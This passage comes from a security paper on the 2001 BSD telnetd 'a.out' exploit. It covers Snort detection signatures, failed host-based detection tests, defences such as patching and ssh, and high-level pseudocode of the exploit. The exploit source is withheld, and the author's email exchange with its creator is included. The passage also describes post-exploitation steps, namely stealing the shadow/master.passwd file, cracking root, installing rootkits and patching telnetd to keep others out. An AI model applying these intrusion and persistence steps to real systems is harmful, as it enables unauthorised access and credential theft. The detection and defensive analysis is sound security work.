After the shell is available there is really no limit to the functions that can be performed. In terms of testing the next step taken was to confirm the function of the exploit. In this example the commands uname and id were performed. Uname provides the name of the system on which the shell is functioning. Id provides the privilege level of the shell. By using these commands it was confirmed that the shell was running on the remote system. It was also confirmed that the user privileges provided on the remote system were root.

#uname

#id

At this point in the exploit an attacker has root access to the target system and can perform any actions they wish. First steps of an experienced hacker would be to insure continued access to the system and then to cover their tracks.

Examples of insuring continued access might be to access the /etc directory and extract the MASTER.passwd (or shadow) file. These files store encrypted versions of all

local passwords. The attacker would next crack the actual root password allowing it to be used for continued access to the system. The attacker could also create a new user with root privileges or modify the password of an existing user. An experienced intruder would not typically do this, as a new user would typically be easy to spot by the administrators of the system.

The attacker may also attempt to cover their tracks by installing a "root kit" on the target. This allows the attacker to conceal activities from the system administrator while allowing the attacker complete control of the system. A "root kit" can often be difficult to detect on a system.

It is also highly likely that the attacker would then perform a step that to most people seems unbelievable. The attacker would patch the telnetd process in order to stop other attackers from gaining access to "their" system reserving access exclusively to themselves.

Figure 21 a.out exploit in action. A RedHat 7.2 system was used to attack a FreeBSD 4.2 system.

Signature of the attack:

Network Based Detection:

The a.out exploit has several features that make it somewhat difficult to detect for some Intrusion Detection Systems (IDS). Many exploits can be quickly seen by simply looking for the /bin/sh or other strings which exploits use to initialize shells. A.out performs this task using machine code. It would be necessary to reverse engineer the machine code to determine it's exact function. This would require an extreme amount of computing resources and time. Additionally a.out exploits a problem in the implementation of telnet that further limits the ways in which it can be detected. As the requests made by the attacker are within the guidelines of the telnet protocol they can be very difficult for IDS systems to detect.

Despite these difficulties, there are several signatures currently available for the a.out exploit or x.c worm attack. IDSs have been capable of tracking attacks using the a.out exploit for some time. Different IDS devices track the attack using different methods. In this document only the detection signatures of a single product are discussed. It is known that several other vendors are capable of detecting an a.out attack using signatures other than those discussed here.

Snort is one of the most common IDS devices available. This is in large part due to its price. Snort is open-source software! Snort has two attack signatures available that can detect the a.out exploit. As a primer for those not familiar with Snort signatures Example 3 shows a typical format for a snort signature. Basically snort signatures contain information on the source and destination IP address and port numbers of the traffic being monitored. Snort can perform an analysis of the packet searching for a "string" in the packet data. Additional information on snort is available at http://www.snort.org.

The first signature detects the targets response to the exploits test phase Are You There request of "YES". Shown as Signature 1. This signature has the potential for false alarms as the AYT function can be utilized for legitimate functions. The second signature is based on the final packet transmitted from the attacker to the target system. Shown as Signature 2. The final packet contains specific data that can be detected by the IDS.

In the case of both signatures for the Snort IDS the tracking of this exploit is not ideal. By not performing the initial test of the exploit and beginning the attack on the target immediately an attacker would easily avoid detection by the first signature. The second signature is lacking in that is not capable of detecting an attack until it has executed the shell on the remote system. By the time an event from snort was seen the attacker would already have access a shell on the system. In the case of the x.c worm the event would be over and the system infected before the incident handlers received their first alert.

Today Intrusion Detection Systems are becoming more automated. Many IDS systems can react to attacks without manual intervention. There is a program that adds this functionality to SNORT called Hogwash. These systems automatically terminate TCP sessions that match known attack signatures. In order for these systems to function properly it is necessary to detect attacks as early as possible. The signatures that are

currently available for SNORT would do little to assist these types of systems in responding to these types of attacks.

The first signature would create an alert at the beginning of the attack. Unfortunately since the exploit closes the test session and initiates a new session the ability to terminate the TCP session of the attack is lost. It would be necessary instead to block all additional sessions from the same source. The IDS signature could also be avoided by spoofing the IP address of the attacker after the test phase was complete. In both of these cases legitimate traffic could be blocked.

The second signature will be capable of terminating the TCP session properly in most cases. Unfortunately, the attack is not detected until access to the system has already been gained and the shell initiated. It is highly likely that the attacker would be able to perform several activities before the IDS system could respond. In the case of the x.c worm this would most likely be the case.

By analyzing the network traffic generated by the exploit it is possible to create an improved attack signature. An ideal signature would be able to detect the actual exploit at the earliest possible time and to provide the correct session information for the attack. Therefore the best place to find an attack signature would be immediately after the TCP three-way handshake of the attack.

By further reviewing the first telnet option request (Figure 13) made by the exploit it appears that there are several unique features of the exploit that should make detection easy. The first appears to be the counting function performed by the exploit. It is highly unlikely that any legitimate connection would include such a feature. It appears to be more based on the exploit script than any necessity to provide the information to the remote host. A simple signature based on this information is provided in Signature 3.

```
alert (protocol) Source Address  -> Destination Address (msg:"Description of
Alert" content: "HEX data string"; classtype: snort class; sid:ID#; rev:5;
reference: more information bugtraq; reference:more information cve)
```

Example 3 Snort signature format

```
alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"TELNET bsd telnet
exploit response"; flags:A+; content: "|0D0A|[Yes]|0D0A FFFE 08FF FD26|";
classtype: attempted-admin; sid:1252; rev:6; reference: bugtraq,3064;
reference:cve,CAN-2001-0554;)
```

Signature 1 from www.snort.org signature files "telnet"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET bsd
exploit client finishing"; flags:A+; flow:to_client; dsize: >200; content: "|FF F6
FF F6 FF FB 08 FF F6|"; offset: 200; depth: 50; classtype: successful-admin;
sid:1253; rev:5; reference: bugtraq,3064; reference:cve,CAN-2001-0554;)
```

Signature 2 from www.snort.org signature files "telnet"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"TELNET bsd
exploit attack counter"; flags:A+; flow:to_client; dsize: >200; content: "|FF FA 27
00 03 30 30 30 30 30 30|"; offset: 200; depth: 50; classtype: successful-admin;
sid:1253; rev:5; reference: bugtraq,3064; reference:cve,CAN-2001-0554;)
```

Signature 3 detecting the exploit counting pattern

Host based detection:

Considerable time was spent attempting to detect this vulnerability from a target system that had no host-based Intrusion Detection Software installed. Due to the workings of this exploit it was nearly impossible to detect that an intrusion had occured. In an attempt to detect the exploit a target system was remotely accessed using a.out. The target system used in this test was a default installation of FreeBSD version 4.2. The exploit was run against the target system and the resulting shell was used to perform all of the detection attempts. Figure 22 is a screen capture of the attempts to detect access.

While in this example the tests were performed using the shell created by the exploit a successive attempt was made while logged on as root at the console of the target. The results were nearly identical with the only differences being those expected as a user was logged into the console.

While connected to the target using the exploited shell the "who" command was run. The response was blank. Typically, anyone logged into the system, either locally or via a telnet session, should be listed in the response to the "who" command. As there was no response to the "who" command it can also be assumed that no one is logged into any other consoles.

The next attempt to detect the intrusion was to use the "ps" command to view any processes running on the target. This was an attempt to determine if the shell script from the exploit could be seen as a running process. The shell script was not listed in the results. The only processes listed were those of the tty lines. No unexpected processes of any kind were seen.

The "netstat" command was then used to view open network connections. At this point, the first indication is given that any out of the ordinary activity was taking place. The "netstat" results showed a TCP session from the attackers system to the target using the telnet port. This is only interesting when combined with the results from the earlier "who" query for connected users as a user connected via telnet should have been seen in the earlier results.

However, there is still no clue provided as to the severity of the problem. This connection could simply be a user that has yet to login or a session that unexpectedly halted. This activity would be extremely difficult to find on a system with several legitimate telnet connections. This is in part because the results from the "who" command have no direct correlation to the results from the "netstat" in order to determine without a doubt which user is using which connection.

Finally, the system logs were also checked for any indication of the attack. No indication of any type was found. In order to increase the possibility of seeing any information related to the exploit the local logging on the system was increased to log every possible event. There was still no visible sign of the attack and the quantity of logs generated by normal traffic added up quickly.

Figure 22 Screenshot of attempts to detect intruder using a.out exploit

How to protect against the exploit:

To protect a system against the a.out vulnerability typically requires only that the telnet daemon on the affected system be upgraded. New versions of the telnet daemon have been released for all the operating systems known to be vulnerable. In addition to patching for the current vulnerability it is also suggested that additional preventive measures be taken to protect the host against future attacks.

A host-based firewall should be installed on any system providing services. It is possible that a host-based firewall system could provide additional protection against the a.out and other types of attacks. A host-based firewall can provide overall improved security by limiting access to the system to a set of defined IP addresses, protocols, and users. Several of these products also include Virtual Private Network (VPN) options that could provide for additional security in telnet by encrypting all sessions between the server and the remote hosts.

In keeping with Defense in Depth it is also recommended that protections be added at the network level surrounding the host. This is typically done using routers with access control list or firewalls capable of stateful inspection. Routers and firewalls can be used to block port 23 connections and others from unauthorized hosts. It is still important to remember that these systems should also be designed to perform IP spoofing checks.

In addition to these suggestions, it is highly recommended that administrators investigate alternatives to using telnet. Given both the a.out vulnerability and the other vulnerabilities discussed in this document, telnet has been shown lacking in its ability to securely provide the services for which it was designed. Alternative products including ssh[35] are available to provide the services of telnet for little or no cost.

Ssh eliminates a number of the vulnerabilities associated with telnet. While ssh is not a perfect protocol it does much to improve upon telnet. This includes the elimination of packet sniffing and IP spoofing attacks. Ssh included the use of certificates in order to verify the identity of both the server and client systems. Ssh also includes the ability to encrypt of all data transmitted between the client and the server.

To further assist in protecting against variants of the a.out exploit, several tools have been created. William Stearns developed one of these tools. It is used to check for the existence of the x.c worm and to remove it. The tool named xcfind can be found at http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/xcfind.htm.

Source code / Pseudo Code:

The source code for the a.out exploit has never been officially released by TESO. The source code is copyrighted by scut and team TESO and cannot legally published on any legitimate websites or in this paper. According to TESO they never intended to release the source code to the general public. The code was first seen by the security industry when it was posted on the Bugtraq mailing list on July 24th 2001.

Scut immediately posted a statement that the code should be removed and Bugtraq complied with his request. To this day none of the advisories from CVE, CERT or Bugtraq contain the source code or direct links to it. In preparing this paper scut was contacted and asked to post the code for public use on the team TESO website. He refused. He further insisted that any copies of the code posted on the Internet were in violation of his copyright. He also stated that he had no intention of ever posting the code for use by the security industry as it "And at least for my part I have no interest in providing exploitation tools even to legal penetration testers, "extreme hacking in 3 days courses" or similar $-making entities for free"."[36]

It is unfortunate that scut continues to maintain this attitude toward security. The exploit code is publicly available and quite easy to find. After performing a search on Google for "7350854.c" more than 30 sites were returned where the code is currently posted and available to any number of people wishing to use it for illegal purposes. Yet the security community continues to be without a legitimate location to gain access to the code in order to review it.

The a.out exploit, while requiring a great deal of knowledge of BSD to originally create, requires only a small amount of coding to implement. Much of the code used by scut was actually borrowed from other sources or members of the TESO organization. The most interesting portion of the source code was the imbedded machine code for creating the shell.

A description of exactly how the exploit code functions is described in the following pseudo code.

```
Include Statements for inet.h, telnet.h etc…
Set Global Variables (options count, buffer start etc…)
Main
  Test target for the telnetd vulnerability.
  Call net_connect
        Connect to target.
        Return connection status to Main
  Call xp_check
        Send target AYT and other options
        Return test value to Main
  If test only exit_success…
  Call net_connect
        Connect to target
        Return connection status to Main
  Print output to screen
  Begin loop transmitting telnet option requests to target
```

These option requests contain the machine code that executes the shell
Begin loop for determining time until completion
Sleep to allow target process to recover
Force target to return to memory space 0x08feff0a and execute the shell code
Provide shell for local use

Additional Information:

Due to the copyright restrictions on the exploit source code it is not permitted to post a link. As with most code finding it is a trivial matter. A simple search of any major search engine will yield multiple links to the source code. Links to a number of the security advisories relating to the a.out exploit and the telnet daemon vulnerability are provided.

The vulnerability notice and a.out exploit were written by scut from team TESO.
http://www.team-teso.net
CVE Vulnerability Notice for the telnet daemon vulnerability.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0554
Bugtraq security bulletin regarding the telnet daemon vulnerability
http://online.securityfocus.com/bid/3064
CERT advisory for telnet daemon vulnerability
http://www.cert.org/advisories/CA-2001-21.html
NIPC warning regarding the a.out exploit variant x.c worm outbreak
http://www.nipc.gov/warnings/assessments/2001/01-019.htm
Several news articles were written about the vulnerability and exploit
http://linux.oreillynet.com/pub/a/linux/2001/08/13/insecurities.html
http://www.newsbytes.com/news/01/169859.html
Vendor notices regarding the vulnerability
http://www.redhat.com/support/errata/RHSA-2001-099.html
http://lwn.net/alerts/Caldera/CSSA-2001-030.0.php3

Other References:

ftp://ftp.isi.edu/in-notes/rfc137.txt
http://www.cisco.com/warp/public/707/catos-enable-bypass-pub.shtml
http://www.cisco.com/warp/public/707/Aironet-Telnet.shtml
http://www.cisco.com/warp/public/707/catos-telrcv-vuln-pub.shtml
http://www.iana.org/assignments/telnet-options
http://www.iana.org/assignments/port-numbers
http://www.cs.cf.ac.uk/Dave/Internet/node139.html
http://www.cs.cf.ac.uk/Dave/Internet/node137.html#SECTION00671000000000000000
http://www.outpost9.com/exploits/telnetdvuln.html
http://www.geek.org.uk/phila/hawza/libroot.html
http://www.martnet.com/~johnny/exploits/ good exploit page
http://www.deter.com/unix/ tons of exploits
http://packetstormsecurity.nl/0107-exploits/spadv03.txt (Windows 2000 Telnet Vuln)
http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=cisco (cisco telnet DOS tools and a default password scanner.)

Appendix A:

Hi Brian.

> I am currently preparing a paper for SANS and incidents.org discussing
> telnet vulnerabilities. One of the vulnerabilities I intend to discuss is the multiple vendor telnet
> daemon vulnerability released by Teso in July of 2001.

Thats great.

> This assignment includes a discussion of how the exploit works and a link to the location of the
> code. At this time Teso has yet to post the source code on any official webpage that I have
>found. I was however easily able to find the source code via other methods including IRC.

This part is tricky. I recommend you to take a look at
http://www.templetons.com/brad/copymyths.html and evaluate whether you are
allowed to post the code with your article. Especially the "fair use" clause
may affect your case. I am not a lawyer, but in case you just attach our
copyrighted code to your article this is a violation of our rights.
As far as I understand the situation (and as far as I would be okay with
it), is that if you post snippets of the code and explanations or other
comments relating to its functioning its fair use. Just attaching the entire
code and refering to it from within the article is not, and hence illegal.
Linking to the exploit source code I cannot legally say anything about it.
But I urge you to reconsider this, as you already know that the one storing
the exploit is doing so illegally, and hence are in the same legal position
as persons linking to pirated materials.

> I would prefer to give credit to the original source for the code instead of a copyright infringing
> individual that is only providing the code for malicious use. I would ask that you post the code
> on your public website in order to allow the legitimate use of the code by those of in the
> security industry who perform our duties within legal boundaries.

Because you got a copy does not mean you are allowed to distribute it
either. We will not publish the source code on our website.
(And as a side node, please let us decide what we are doing to help the
security industry. We are not paid to do this, but instead do this in our
free time. And at least for my part I have no interest in providing
exploitation tools even to legal penetration testers, "extreme hacking in 3
days courses" or similar $-making entities for free.)
ciao,
scut :)

Footnotes:

[1] http://www.dshield.org/topports.html
[2] http://www.iana.org/assignments/port-numbers
[3] ftp://ftp.isi.edu/in-notes/rfc137.txt
[4] http://www.simovits.com/trojans
[5] http://www.l0pht.com/research/tools/index.html
[6] http://farm9.com/content/Free_Tools/Cryptcat
[7] http://help.mindspring.com/modules/00400/00445.htm
[8] ftp://ftp.isi.edu/in-notes/rfc854.txt
[9] ftp://ftp.isi.edu/in-notes/rfc764.txt
[10] ftp://ftp.isi.edu/in-notes/rfc854.txt Page 1
[11] ftp://ftp.isi.edu/in-notes/rfc854.txt Page 1
[12] ftp://ftp.isi.edu/in-notes/rfc857.txt
[13] http://www.cs.cf.ac.uk/Dave/Internet/node140.html#SECTION00673100000000000000
[14] http://www.scit.wlv.ac.uk/~jphb/comms/telnet.html
[15] ftp://ftp.isi.edu/in-notes/rfc854.txt
[16] http://www.cs.cf.ac.uk/Dave/Internet/node141.html
[17] ftp://ftp.isi.edu/in-notes/rfc854.txt
[18] http://packetstormsecurity.nl/cisco/
[19] http://www.cisecurity.org
[20] http://www.ethereal.com
[21] http://www.monkey.org/~dugsong/dsniff/
[22] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0073
[23] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0192
[24] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0740
[25] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0757
[26] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0554
[27] http://www.cert.org/advisories/CA-2001-21.html
[28] http://online.securityfocus.com/bid/3064
[29] http://www.team-teso.net/advisories.php, teso-advisory-011.tar.gz, page 1
[30] http://online.securityfocus.com/bid/3064
[31] http://www.rfc-editor.org
[32] http://www.nipc.gov/warnings/assessments/2001/01-019.htm
[33] http://archives.neohapsis.com/archives/incidents/2001-09/0025.html
[34] http://archives.neohapsis.com/archives/incidents/2001-09/0025.html
[35] http://www.openssh.org/
[36] Reply from scut to e-mail request regarding the source code for the a.out exploit found in Appendix A: